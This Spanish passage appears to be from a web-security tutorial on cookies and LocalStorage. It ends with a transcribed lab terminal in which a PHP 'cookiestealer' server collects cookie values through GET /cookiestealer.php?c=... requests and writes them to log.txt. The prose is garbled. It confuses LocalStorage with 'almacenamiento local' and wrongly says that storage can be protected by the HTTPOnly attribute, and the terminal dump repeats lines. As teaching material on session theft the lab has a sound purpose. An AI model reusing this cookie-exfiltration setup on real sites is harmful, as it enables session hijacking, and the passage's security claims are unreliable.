


Cookies & LocalStorage

Acceder a las cookies es bastante sencillo; cualquier usuario puede hacerlo. Basta con escribir `document.write(document.cookie)` para ver todo el contenido de la cookie. Los hackers pueden usar enlaces falsos que redirigen a los usuarios a sus servidores, donde pueden guardar los datos de las cookies.

Con LocalStorage, la situación es algo más compleja. Para acceder a los datos de LocalStorage, es necesario especificar la clave correcta (`localStorage.getItem('clave')`).

Sin embargo, una diferencia mucho mayor entre las cookies de LocalStorage y las de almacenamiento local es que estas últimas se pueden proteger mediante el atributo `'HTTPOnly'`, que impide el acceso a las cookies mediante JavaScript, mientras que a los datos de LocalStorage solo se les puede acceder mediante JavaScript.



```
DEAW clonar [Corriendo] - Oracle VirtualBox
Nov 17 12:59 PM
Google
www.google.com
Sobre Google Tienda
Gmail Imágenes Iniciar sesión
Google
elshin_vadim@vbox: /var/www
sshd 770 root 7u IPv6 7437 0t0 TCP *:22 (LISTEN)
cupsd 9282 root 6u IPv6 32192 0t0 TCP [::]:631 (LISTEN)
cupsd 9282 root 7u IPv4 32193 0t0 TCP 127.0.0.1:631 (LISTEN)
elshin_vadim@vbox: /var/www/cookiestealer$ sudo lsof -i -P -n | grep LISTEN
vsftpd 755 root 3u IPv6 7354 0t0 TCP *:21 (LISTEN)
sshd 770 root 6u IPv4 7427 0t0 TCP *:22 (LISTEN)
sshd 770 root 7u IPv6 7437 0t0 TCP *:22 (LISTEN)
cupsd 9282 root 6u IPv6 32192 0t0 TCP [::]:631 (LISTEN)
cupsd 9282 root 7u IPv4 32193 0t0 TCP 127.0.0.1:631 (LISTEN)
elshin_vadim@vbox: /var/www/cookiestealer$ sudo php -S 127.0.0.1:80
[Mon Nov 17 12:55:22 2025] PHP 8.4.11 Development Server (http://127.0.0.1:80) started
[Mon Nov 17 12:55:55 2025] 127.0.0.1:44518 Accepted
[Mon Nov 17 12:55:55 2025] 127.0.0.1:44518 [200]: GET /
[Mon Nov 17 12:55:55 2025] 127.0.0.1:44518 Closing
[Mon Nov 17 12:55:55 2025] 127.0.0.1:44524 Accepted
[Mon Nov 17 12:55:55 2025] 127.0.0.1:44524 [302]: GET /cookiestealer.php?c=username=Null%20Byte
[Mon Nov 17 12:55:55 2025] 127.0.0.1:44524 Closing
[Mon Nov 17 12:56:46 2025] 127.0.0.1:51340 Accepted
[Mon Nov 17 12:56:46 2025] 127.0.0.1:51340 [200]: GET /
[Mon Nov 17 12:56:46 2025] 127.0.0.1:51340 Closing
[Mon Nov 17 12:56:46 2025] 127.0.0.1:51354 Accepted
[Mon Nov 17 12:56:46 2025] 127.0.0.1:51354 [302]: GET /cookiestealer.php?c=username=Null%20Byte
[Mon Nov 17 12:56:46 2025] 127.0.0.1:51354 Closing
elshin_vadim@vbox:~$ cd /var/www/cookiestealer/
elshin_vadim@vbox: /var/www/cookiestealer$ ls
cookiestealer.php index.html log.txt
elshin_vadim@vbox: /var/www/cookiestealer$ cat log.txt
username=Null Byte
username=Null Byte
elshin_vadim@vbox: /var/www/cookiestealer$
```